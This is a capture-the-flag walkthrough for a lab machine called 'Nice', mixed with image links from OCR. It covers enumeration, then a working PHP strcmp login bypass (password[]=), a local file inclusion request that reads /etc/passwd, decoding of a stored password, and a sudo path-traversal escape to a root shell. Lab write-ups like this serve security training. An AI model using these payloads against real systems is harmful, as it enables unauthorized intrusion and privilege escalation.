
NICE

Enumeration

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 61 vsftpd 2.0.8 or later
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 ef:24:0e:ab:d2:b3:16:b4:4b:2e:27:c0:5f:48:79:8b (RSA)
| ssh-rsa 
AAAAB3NzaC1yc2EAAAADAQABAAABgQDamdAqH2ZyWoYj0tstPK0vbVKI+9OCgtkGDoynffxqV2kE4ceZn77FBuMGFKLU50Uv5RM
loKL2UW6USnKorOgwxUdoMAwDxIrohGHQ5WNUADRaqt1eHuHxuJ8Bgi8yzqP/26ePQTLCfwAZMq+SYPJedZBmfJJ3Brhb/
CGgzgRU8BpJGI8IfBL5791JTn2niEgoMAZ1vdfnSx0m49uk8npd0h5hPQ+ucyMh+Q35lJ1zDq94E24mkgawDhEgmLtb23JDNdY4rv/
7mAAHYA5AsRSDDFgmbXEVcC7N1c3cyrwVH/w+zF5SKOqQ8hOF7LRCqv0YQZ05wyiBu2OzbeAvhhiKJteICMuitQAuF6zU/
dwjX7oEAxbZ2GsQ66kU3/JnL4clTDATbT01REKJzH9nHpO5sZdebfLJdVfx38qDrlS+risx1QngpnRvWTmJ7XBXt8UrfXGenR3U=
|   256 f2:d8:35:3f:49:59:85:85:07:e6:a2:0e:65:7a:8c:4b (ECDSA)
| ecdsa-sha2-nistp256 
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNoh1z4mRbfROqXjtv9CG7ZYGiwN29OQQCVXMLce4ejLzy+0B
|   256 0b:23:89:c3:c0:26:d5:64:5e:93:b7:ba:f5:14:7f:3e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDXv++bn0YEgaoSEmMm3RzCzm6pyUJJSsSW9FMBqvZQ3
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Emricon Backup
| http-methods: 
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
```


1- we first do a gobuster scan to get potential dir and files

2- we get a admin dir but dont have any creds




```
server-status            (Status: 403) [Size: 278]
/index.php               (Status: 200) [Size: 321]
/admin                   (Status: 301) [Size: 314] [--> http://10.10.199.234/a
/.htpasswd               (Status: 403) [Size: 278]
```

3- tried extensive gobuster scan with extension



```
/userlogin.php           (Status: 200) [Size: 21]
/server-status           (Status: 403) [Size: 278]
/index.php               (Status: 200) [Size: 321]a
/index.php               (Status: 200) [Size: 321]
```


4- Got a interesting file which gives users creds for ftp



10.10.199.234/userlogin.php


naughty:iamnotnaughty

5- Got contents of ftp



```
ftp> ls -la
229 Entering Extended Passive Mode (|||19706|)
150 Here comes the directory listing.
drwxr-xr-x    2 1002     1002         4096 Feb 22 19:11 .
drwxr-xr-x    3 1002     1002         4096 Feb 22 18:51 ..
-rw-r--r--    1 1002     0              20 Feb 22 19:11 hint.txt
-rw-r--r--    1 1002     0             889 Feb 22 19:10 index.php
226 Directory send OK.
ftp> mget *
mget hint.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||46010|)
150 Opening BINARY mode data connection for hint.txt (20 bytes).
100% |***********************************************************************|    20        2.36 KiB/s
226 Transfer complete.
20 bytes received in 00:00 (0.04 KiB/s)
mget index.php [anpqy?]? y
229 Entering Extended Passive Mode (|||60319|)
150 Opening BINARY mode data connection for index.php (889 bytes).
100% |***********************************************************************|   889      161.33 KiB/s
```


6- we get a hint file which says that web is our vector
7- Also a index.php file showcasing a php auth code
8- On doinf research we found that this code is vulnerbale and strcomp function returns true when a null array passed as password variable,allowing us to bypass login
9- so we perform this to login to admin panel
10- This logins us to admin panel



```
POST /admin/index.php?login=1 HTTP/1.1
Host: 10.10.199.234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
 Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://10.10.199.234
Connection: close
Referer: http://10.10.199.234/admin/
Upgrade-Insecure-Requests: 1

username=admin&password[]=""
```

```
HTTP/1.1 200 OK
Date: Sun, 06 Mar 2022 12:19:39 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: pass=potato; expires=Mon, 06-Mar-2023
12:19:39 GMT; Max-Age=31536000
Vary: Accept-Encoding
Content-Length: 147
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
  <head>
  </head>
  <body>

    Welcome to Emricon Backup Site!!Under
    Construction at the moment </br>
     Go to the <a href="dashboard.php">
       dashboard
    </a>
```


11- after logging in we have a log viewing functionality
12- we intercet and try lfi
13- got cyberjunkie encoded creds



```
POST /admin/dashboard.php?page=log HTTP/1.1
Host: 10.10.199.234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://10.10.199.234
Connection: close
Referer: http://10.10.199.234/admin/dashboard.php?page=log
Cookie: pass=serdesfsefhijosefjtfgyuhjiosefdfthgyjh
Upgrade-Insecure-Requests: 1

file=../../../../../etc/passwd
```

```
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
florianges:x:1000:1000:florianges:/home/florianges:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
proftpd:x:112:65534::/run/proftpd:/usr/sbin/nologin
ftp:x:113:65534::/srv/ftp:/usr/sbin/nologin
naughty:x:1002:1002:,,,:/home/naughty:/bin/bash
cyberjunkie:x:1001:1001:,,,:/home/cyberjunkie:/bin/bash
#434d405b21426c38242b415375462c464428
usbmux:x:114:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```

14- We go to cyberchef and decode it



From Hex

Delimiter: Auto

From Base85

Alphabet: !-u

```
length: 36
 lines:  1
```

```
434d405b21426c38242b415375462c464428
```


```
  time: 14ms
length:   14
 lines:    1
```

```
kinginthenorth
```

15- NOw we login via ssh

16- we have sudo access on notes directory

17- we create a malicious scriptin our dir and then do path traversal when running anything under /notes/*



```
cyberjunkie@nice:~$ sudo -l
Matching Defaults entries for cyberjunkie on nice:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/

User cyberjunkie may run the following commands on nice:
    (ALL : ALL) /bin/nice /notes/*
cyberjunkie@nice:~$ echo "/bin/bash -i" > root.sh
cyberjunkie@nice:~$ chmod +x root.sh
cyberjunkie@nice:~$ sudo /bin/nice /notes/../home/cyberjunkie/root.sh
root@nice:/home/cyberjunkie#
```

18-